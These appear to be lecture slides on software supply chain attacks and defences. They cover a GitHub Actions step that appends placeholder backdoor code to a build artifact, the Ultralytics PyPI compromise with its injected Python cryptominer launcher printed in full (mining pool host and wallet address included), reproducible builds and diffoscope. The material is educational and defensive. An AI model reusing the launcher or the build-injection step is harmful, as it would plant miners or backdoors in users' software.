    runs-on: ubuntu-latest
    steps:
      - run: echo "🎉 The job was automatically triggered by a ${ github.event_name } event."
      - run: echo "🐙 This job is now running on a ${ runner.os } server hosted by GitHub!"
      - run: echo "🔍 The name of your branch is ${ github.ref } and your repository is ${ github.repository }."
      - name: Check out repository code
        uses: actions/checkout@v4
      - run: echo "💡 The ${ github.repository } repository has been cloned to the runner."
      - run: echo "🖨 The workflow is now ready to test your code on the runner."
      - name: List files in the repository
        run: |
          echo "```BACKDOOR CODE```" >> src/index.js
      - run: echo "🍏 This job's status is ${ job.status }."
```

If the Action deals with the building process, the attack may inject malicious code here

Example: GitHub Actions

- **Outcome** of an **attack** against the YAML describing a workflow:

Original Source Code

```
const num1 = 5;
const num2 = 3;

// add two numbers
const sum = num1 + num2;

// display the sum
console.log('The sum of ' + num1 + ' and ' + num2 + ' is: ' + sum);
```

Final Artifact 

```
const num1 = 5;
const num2 = 3;

// add two numbers
const sum = num1 + num2;

// display the sum
console.log('The sum of ' + num1 + ' and ' + num2 + ' is: ' + sum);

```BACKDOOR CODE```
```

The original source code is not altered!  
Very difficult to spot the injection of a malicious content!

# Example: Ultralytics (PyPI)

- On December 2024, a software supply chain attack has targeted the Ultralytics project.
- Ultralytics is a Python package for AI and computer vision tasks (<https://github.com/ultralytics/ultralytics>).
- Attack:
  - a **GitHub Actions** used for the build was **compromised**
  - **malicious code** has been added to the **final archive**
  - the delivered **package contained** a **cryptominer**.
- Notable things:
  - no trace of the attack left in the source code in the repository
  - GitHub Cache Poisoning made the attack persistent.




# Example: Ultralytics (PyPI)

This function was injected during the build process.


Not present in the source code within the repository!

```
def safe_run(
 path
):
 """Safely runs the provided file, making sure it is executable..
 """
 os.chmod(path, 0o770)
 command = [
 path,
 '-u',
 '4BHRQHFexjzfVjinAbrAwJdtogpFV3uCXhxYtYnsQN66CRtysRyVEZhGc8iWyPViEewB8LtdAEL7CdjE4szMpKzPGjoZnw',
 '-o',
 'connect.consrensys.com:8080',
 '-k'
]
 process = subprocess.Popen(
 command,
 stdin=subprocess.DEVNULL,
 stdout=subprocess.DEVNULL,
 stderr=subprocess.DEVNULL,
 preexec_fn=os.setsid,
 close_fds=True
)
 os.remove(path)
```




# Reproducible Builds


- Reproducible Builds:
  - are a **collection** of **techniques** to **understand** whether the **build process** has been **compromised**
  - everyone can **reproduce** the **build** from the source code and **verify**.
- The **core idea**:
  - take the source code
  - build it independently on different environments
  - compare the results.
- Core **assumption**:
  - **building the software on different hardware/software always lead to the same result.**



# Reproducible Builds



Source: <https://blog.kubesimplify.com/what-is-reproducibility-and-why-does-it-matter>




# Reproducible Builds

- Alas, it is a **tough world**...
- There are **many reasons** for which a build may be **not** reproducible:
  - metadata
  - timestamps
  - file ordering
  - permissions
  - embedded dates
  - machine-specific data (e.g., the hostname)
  - compiler and library version drifts
  - OS-dependent file formats (e.g., `\n` vs `\r\n`)
  - ...



# Reproducible Builds: diffoscope

- diffoscope is a free and open-source tool:
  - for visually inspecting the differences between artifacts
  - with a lot of functionalities
  - started to support the Debian project, now part of Reproducible Builds
  - *<https://diffoscope.org>*
  - on macOS: *brew install diffoscope*
  - give it a try!



# Example: diffoscope

diffoscope <artifact 1> <artifact 2>

Timestamps

Permissions

File ordering

```
tmux a -t0

- Zip file size: 59714 bytes, number of entries: 23
--RW-r--r-- 2.0 unx 6996 b- defN 25-Jun-27 18:45 aiohttp/wsgi.py
--RW-r--r-- 2.0 unx 11786 b- defN 25-Jun-27 18:45 aiohttp/server.py
--RW-r--r-- 2.0 unx 8263 b- defN 25-Jun-27 18:45 aiohttp/helpers.py
--RW-r--r-- 2.0 unx 7956 b- defN 25-Jun-27 18:45 aiohttp/multidict.py
--RW-r--r-- 2.0 unx 13332 b- defN 25-Jun-27 18:45 aiohttp/parsers.py
--RW-r--r-- 2.0 unx 4372 b- defN 25-Jun-27 18:45 aiohttp/worker.py
--RW-r--r-- 2.0 unx 11479 b- defN 25-Jun-27 18:45 aiohttp/streams.py
--RW-r--r-- 2.0 unx 27598 b- defN 25-Jun-27 18:45 aiohttp/protocol.py
--RW-r--r-- 2.0 unx 29300 b- defN 25-Jun-27 18:45 aiohttp/web.py
--RW-r--r-- 2.0 unx 372 b- defN 25-Jun-27 18:45 aiohttp/abc.py
--RW-r--r-- 2.0 unx 31764 b- defN 25-Jun-27 18:45 aiohttp/client.py
--RW-r--r-- 2.0 unx 2987 b- defN 25-Jun-27 18:45 aiohttp/errors.py
--RW-r--r-- 2.0 unx 9650 b- defN 25-Jun-27 18:45 aiohttp/test_utils.py
--RW-r--r-- 2.0 unx 8337 b- defN 25-Jun-27 18:45 aiohttp/websocket.py
--RW-r--r-- 2.0 unx 546 b- defN 25-Jun-27 18:45 aiohttp/__init__.py
--RW-r--r-- 2.0 unx 217 b- defN 25-Jun-27 18:45 aiohttp/log.py
--RW-r--r-- 2.0 unx 14513 b- defN 25-Jun-27 18:45 aiohttp/connector.py
--RW-r--r-- 2.0 unx 7301 b- defN 25-Jun-27 18:45 aiohttp-0.10.1.dist-info/DESCRIPTION.rst
--RW-r--r-- 2.0 unx 776 b- defN 25-Jun-27 18:45 aiohttp-0.10.1.dist-info/metadata.json
--RW-r--r-- 2.0 unx 8 b- defN 25-Jun-27 18:45 aiohttp-0.10.1.dist-info/top_level.txt
--RW-r--r-- 2.0 unx 92 b- defN 25-Jun-27 18:45 aiohttp-0.10.1.dist-info/WHEEL
--RW-r--r-- 2.0 unx 7871 b- defN 25-Jun-27 18:45 aiohttp-0.10.1.dist-info/METADATA
--RW-r--r-- 2.0 unx 1786 b- defN 25-Jun-27 18:45 aiohttp-0.10.1.dist-info/RECORD
- 23 files, 207302 bytes uncompressed, 56928 bytes compressed: 72.5%

+ Zip file size: 59717 bytes, number of entries: 23
+-RW-r--r-- 2.0 unx 13332 b- defN 14-Aug-07 11:23 aiohttp/parsers.py
+-RW-r--r-- 2.0 unx 7956 b- defN 14-Nov-17 15:01 aiohttp/multidict.py
+-RW-r--r-- 2.0 unx 546 b- defN 14-Nov-17 15:02 aiohttp/__init__.py
+-RW-r--r-- 2.0 unx 29300 b- defN 14-Nov-17 12:54 aiohttp/web.py
+-RW-r--r-- 2.0 unx 2987 b- defN 14-Oct-27 14:44 aiohttp/errors.py
+-RW-r--r-- 2.0 unx 6996 b- defN 14-Jul-08 13:04 aiohttp/wsgi.py
+-RW-r--r-- 2.0 unx 31764 b- defN 14-Nov-13 14:52 aiohttp/client.py
+-RW-r--r-- 2.0 unx 8263 b- defN 14-Nov-13 14:52 aiohttp/helpers.py
+-RW-r--r-- 2.0 unx 9650 b- defN 14-Nov-13 14:52 aiohttp/test_utils.py
+-RW-r--r-- 2.0 unx 8337 b- defN 14-Oct-27 14:44 aiohttp/websocket.py
+-RW-r--r-- 2.0 unx 217 b- defN 14-Jul-08 13:04 aiohttp/log.py
+-RW-r--r-- 2.0 unx 14513 b- defN 14-Nov-13 14:52 aiohttp/connector.py
+-RW-r--r-- 2.0 unx 372 b- defN 14-Nov-13 14:52 aiohttp/abc.py
+-RW-r--r-- 2.0 unx 11479 b- defN 14-Jul-14 16:53 aiohttp/streams.py
+-RW-r--r-- 2.0 unx 4372 b- defN 14-Jul-01 18:22 aiohttp/worker.py
+-RW-r--r-- 2.0 unx 27598 b- defN 14-Nov-13 14:52 aiohttp/protocol.py
+-RW-r--r-- 2.0 unx 11786 b- defN 14-Nov-13 14:52 aiohttp/server.py
+-RW-r--r-- 2.0 unx 7301 b- defN 14-Nov-17 15:04 aiohttp-0.10.1.dist-info/DESCRIPTION.rst
+-RW-r--r-- 2.0 unx 776 b- defN 14-Nov-17 15:04 aiohttp-0.10.1.dist-info/metadata.json
+-RW-r--r-- 2.0 unx 8 b- defN 14-Nov-17 15:04 aiohttp-0.10.1.dist-info/top_level.txt
+-RW-r--r-- 2.0 unx 92 b- defN 14-Nov-17 15:04 aiohttp-0.10.1.dist-info/WHEEL
+-RW-r--r-- 2.0 unx 7871 b- defN 14-Nov-17 15:04 aiohttp-0.10.1.dist-info/METADATA
+-RW-r--r-- 2.0 unx 1786 b- defN 14-Nov-17 15:04 aiohttp-0.10.1.dist-info/RECORD
+ 23 files, 207302 bytes uncompressed, 56931 bytes compressed: 72.5%
```

# Wrap Up

- There is an increasing trend in exploiting the **software supply chain** as a **vector** for launching **attacks** and **distributing malicious contents**.
- Main **targets** are the **dependencies** and the **build process**.
- **SBOMs** are becoming an effective tool to **outline the surface** of “applications”, for instance containerized software.
- By **knowing** the **content** of software, is then possible to **automatically** check for CVEs and make a **quantitative assessment** of risks.
- **Reproducible builds** are a promising approach to **secure** the software supply chain.
- **Trust and reputation will always play a major role.**